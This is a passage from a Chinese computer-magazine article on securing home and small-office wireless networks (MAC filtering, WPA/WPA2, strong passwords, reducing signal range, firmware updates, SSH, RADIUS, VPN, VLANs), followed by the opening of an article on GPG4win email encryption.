图4为在DLink无线路由器里进行MAC地址过滤的配置，可以看到，一般可分为白名单和黑名单两种方式。所谓白名单就是只允许列表中的MAC地址可以访问无线网络，而黑名单就是强制不允许登录的MAC地址表。大家可以根据需要来选择，一般都会使用白名单模式，即只允许自己指定的主机上网，这样只需要输入主机的无线网卡MAC地址即可。在图中，我们可以看到在"MAC地址过滤列表"中，已经保存了一个MAC地址为"00-18-F3-F9-80-FD"的主机，该主机被授权连接并使用当前的无线网络。

1.4 以WPA取代WEP

由于WPA率先使用802.11i中的加密技术TKIP(Temporal Key Integrity Protocol)，这项技术可大幅解决802.11原先使用WEP所隐藏的安全问题。

所以现在几乎所有的客户端和AP都支持WPA协议，不过TKIP加密仍不能满足高端企业和政府的加密需求，该方法多用于家庭及办公环境的无线网络部署。在WEP加密已经失去安全意义的今天，无论是家庭用户还是办公环境，都应当启用WPA-PSK来代替WEP。如图5所示，我们在无线路由器的无线网络配置页面上启用了WPA-PSK认证，同时启用加密方式为TKIP。

1.5 设置复杂的WPA/WPA2密码

对于很多家庭用户来说，存在一个对WPA/WPA2加密的认识误区。很多人认为只要启用了较为高级的WPA或者WPA2加密，就可以不用在意外界的威胁，但实际上，虽然WPA默认要求密码位数为8位，但依然有很多用户选择使用12345678、asdfghjk、abcdefgh、12341234、19841228等作为自己的无线连接密码，这样的密码仍然面临较高的被破解可能。所以，设置较复杂的WPA/WPA2密码仍显得尤为重要。那么，这就带来另一个问题：如何确保自己的密码满足复杂度要求呢？




图5 启用相对安全的WPA-PSK

对于网络管理员、办公及家庭用户而言，其实有很多方式可以检查当前采用的密码是否符合安全强度要求，除了一些专业化的工具，微软官方提供了一款密




图6　较弱的密码




图7　最好的密码




图9　增益天线




图10　路由器的Firmware升级

码强度测试工具——Microsoft Password checker，支持在线查询已有密码的复杂度，网址如下：

http://www.microsoft.com/protect/yourself/password/checker.mspx

打开该站点，在Password栏处输入已有的密码，就可以立即看到密码强度。这里分为Weak(弱)、Medium(中等)、Strong(强)、BEST(最好)四个等级，并用不同颜色标识，可以让用户一目了然。其中，Microsoft 对于密码安全性的定义规则（*把密码字符分为小写字母、大写字母、数字、符号四类*）如下：

1、任何少于8个字符的组合，Weak；
2、任何字符数的同类字符组合，Weak；
3、任何字符数的两类字符组合，Medium；
4、14位字符数以下的三类或四类字符组合，Strong；
5、14位字符数以上的三类或四类字符组合，BEST。

图6是使用了较为简单的单词作为密码，所以显示为Weak(弱)；图7是启用了包含大小写字母+特殊符号的14位长密码，所以显示为BEST(最好)。




图11　PuTTY 工作界面

对于大多数网络管理员及办公用户，甚至很多安全意识薄弱的家庭用户而言，应将现有WPA密码改进并强化，做到密码长度至少应有8位，并尽可能掺杂使用大小写字母、数字以及符号来组成密码，基本就能保证现有密码的安全性达到Strong(强壮)级别。而对于一些要求较高的安全环境，比如企业或者重要部门，管理员应使用14位以上的达到BEST(最好)级密码，才能保证较高的安全要求。

小编：不过，复杂的但有规律的密码也会有风险，因为可能会被身边的熟人猜解出来。有个真实的故事，一次，一个人出价要求搞技术的人破解一位同事的邮箱密码，但是没人能搞定。从技术手段上没办法突破，这个人就自己尝试，他通过该同事的一些工作习惯以及姓名、电话、生日等混合起来猜解，最后居然硬生生猜出了邮箱密码。这个例子充分说明了同事、熟人这类身边人所潜在的危险性，以及复杂和有规律的密码遇到有心的身边人也是靠不住的，切记，切记。

1.6 降低天线的风险

主要有这样两种方式：

第一种是降低AP发射功率。一些厂商推出的无线AP或者用户通过自己刷的DD_WRT的无线路由器中，都会提供详细的无线设备操作参数，其中就有功率调节。一般来说，降低发射功率可以有效地将无线网络覆盖范围缩小，让它更加合理。

表1　主要无线产品的官方站点

主要无线品牌	中文官方网站
Linksys	www.linksys.com/cn/
D-Link	www.dlink.com.cn
TP-Link	www.tp-link.com.cn
Netgear	www.netgear.com.cn
Buffalo	www.buffalo-china.com
NETCORE	www.netcoretec.com
ASUS	www.asus.com.cn
BELKIN	www.belkin.com/cn/

下面以刷过DD_WRT的Linksys无线路由器为例，打开无线路由器的




图8　修改发射功率值

“高级无线设置”页面，如图8所示，在默认情况下，存在一个名为“TX Power”的选项，这里默认的数值为28，即发射功率为28mW（毫瓦），如果用户觉得这样的功率超出了自己所需的范围，则可以根据需要将该数值修改得更小一点，比如15mW，这样就可以将无线网络的覆盖范围缩小很多，也就降低了被“蹭网者”探测到的风险。

第二种是更换低增益天线。对于某些款型的无线路由器而言如D-link，如图9所示，默认就支持天线的更换，即用户可以根据自己需要将原配的高增益天线，如6db的无线天线，更换为3db的小型天线，这样，由于天线的更改，原本可以穿透外墙在30米外收到的无线信号，就可以被局限到10米范围内，且无线信号也不能穿透墙体了。如此，就基本不可能被“蹭网”了。

除了通过降低AP发射功率，更换低增益天线等方式可以将AP信号覆盖范围尽可能减到办公区域内，也可将所有的无线客户端设备完全隔离，使之只能访问AP连接的固定网络。对于有特别要求的部门或机构，可以考虑在机要科室部署法拉第笼，在涉密房间墙壁上喷涂抗电磁辐射涂料等方式对无线信号工作范围进行严格的限定。这些方法过于专业，请非专业人员请勿轻易尝试（**嗯，举个例子，此类涂料基本上数千元才一小桶，刷过墙的朋友一定明白这是什么概念**）。

1.7 升级硬件设备

通常最新的硬件是安全的，因为一般都补好了以往的漏洞。作为无线安全管理人员，应当经常浏览无线设备制造商的网站查看最新的漏洞及相关补丁公告，并及时为设备安装好厂商发布的安全更新或升级程序。图10所示为TP-Link无线路由器的Firmware升级页面。

注：由于升级硬件设备对于绝大多数用户来说，都会觉得比较麻烦，所以采用这种方法，虽然一般都不会有什么问题，但是一旦出现此类漏洞就将是比较大的攻击事件，所以有条件的朋友可以考虑升级一下。

表1为市面主要无线产品官方网站的列表，供读者们参考。

1.8 Telnet/SSH

对于某些支持管理员通过Telnet进行无线接入点配置的产品，应将Telnet替换成SSH。因为Telnet是没有加密的协议，所以从安全角度考虑，应禁用Telnet，只使用SSH。SSH客户端用于连接到运行SSH的AP，常用到的SSH客户端有Putty、SercCRT等。如图11所示为PuTTy工作界面。

2、企业WLAN安全

以上所说的比较适应家庭或者小型办公环境，如果工作环境或者机构较大的话，还可以考虑运用本节的内容。

2.1 使用WPA2

WPA2与WPA相兼容，同时支持更高级的AES加密，能够更好地解决无线网络的安全问题。若设备支持，作为企业环境，应将加密方式设置为WPA2。如图12所示，在“安全方式”中设置为WPA2-PSK。

2.2 采用802.1x体系

802.1x协议由IEEE定义，用于以太网和无线局域网中的端口访问与控制。802.1x引入了PPP协议定义的扩展认证协议EAP。作为扩展认证协议，EAP可以采用MD5、一次性口令、智能卡、公共密钥等更多的认证机制，从而提供更高级别的安全等级。在用户认证方面，802.1x的客户端认证请求也可以由外部的RADIUS服务器进行认证。该认证属于过渡期方法且各厂商实现方法各有不同，所以有时存在兼容问题。但由于RADIUS部署成本性价比较高，目前已成为中小型企业的首选。如图13所示。




图12　WPA2的设置

2．3 VPN

关于VPN的类型有很多种，其中，相对于较简单的PPTP VPN，IPSec VPN采用IPSec定义的隧道协议来保证网络中数据通信的机密性、完整性和身份验证。IPSec也可用于保证WLAN的安全，而且安全性要远高于传统的PPTP VPN。IPSec VPN可通过在802.11无线网络上部署IPSec服务来实现。如图14所示。




图13 RADIUS服务器认证设置




图 14 IPSec加密

2．4 划分VLAN

VLAN是一个交换网络，它在逻辑上按照功能、项目组或应用进行划分，而不是物理上或地理上的划分。例如，某个工作组使用的工作站和服务器可以划分到同一个VLAN，而不用顾忌它们的物理网络连接，甚至它们可以在物理上和其它工作组混合在一起。我们可以使用VLAN达到通过软件重新配置网络的目的，而不是物理地拆卸和移动设备与线路。

对于无线AP来说，可以从交换机延伸多个VLAN，可采用多个SSID与之对应，在不同的VLAN里可采用不同的安全加密类型。

3、小结

综上所述，不同的无线网络用户遭受安全隐患威胁的程度不同，各自需要的技术支持也就有所区别。因此，根据不同用户的不同需求，可以选择不同的安全解决方案。例如家庭及SOHO用户可通过采用隐藏SSID、MAC地址过滤等方法进行简单防护；此外，可以采用WPA-PSK方式来代替WEP部署。中小型公司用户，也适合以上各种安全措施，包括WPA，隐藏SSID、MAC地址过滤、甚至VPN协议等。作为公共热点或提供无线接入服务的Public WLAN可以采用Web认证和AP无线客户二层隔离的安全措施。大型企业机构建议采用WPA2以上安全加密方案，保证目前最好的加密效果。

那么是不是采用了上述这些方法就一定能杜绝"蹭网族"呢？我只能说，这样已经可以防住99%的试图"蹭网"的家伙，但是总是有些更高深的无线Hacking方法，使得上述方法的效果打了折扣。

总之，一句话，蹭网不会因此而消失，也不会因此而杜绝，它只会出现在每一个松懈的无线网络里。

编辑点评： 本文解决了家庭用户和小型办公环境的无线安全问题，通过作者的专业归纳，也让小编更加清晰地了解到无线安全的防御需要注意哪些问题，较为系统的了解了无线安全防御这方面的知识点，并且有了一个相对完整的认知。同时，也让小编觉得，随着人机对话界面越来越简单易用，对于用户来说，安全技术并不一定是网络安全的主要壁垒，而"懒惰"也许才是造成网络安全的主要因素。勤学多思是成功人生的一个关键要素，共勉吧，各位看官。

利用GPG保护电子邮件通讯安全

图黄超毅／demonalex

从文中可以学到：

如何保护好自己的电子邮件通讯安全

可能大家都会偏向于使用PGP这个业内比较有名的邮件安全加密程序，如果我告诉您还有一种与之兼容、且以开源的方式发布的邮件安全加密程序——GPG的话，相信各位也会有兴趣尝试一下吧，它的操作比PGP简单，而且基本功能一应俱全，接下来让我们来看看这款开源软件的使用方法吧。

软件名称：GPG4win
目前最新版本号：2.0.1
所需插件：Claws Mail (version 3.7.2)

首先看看安装过程，在WINDOWS系统下运行gpg4win-2.0.1.exe程序（整个安装过程在交互对话框模式下进行）。如图1。

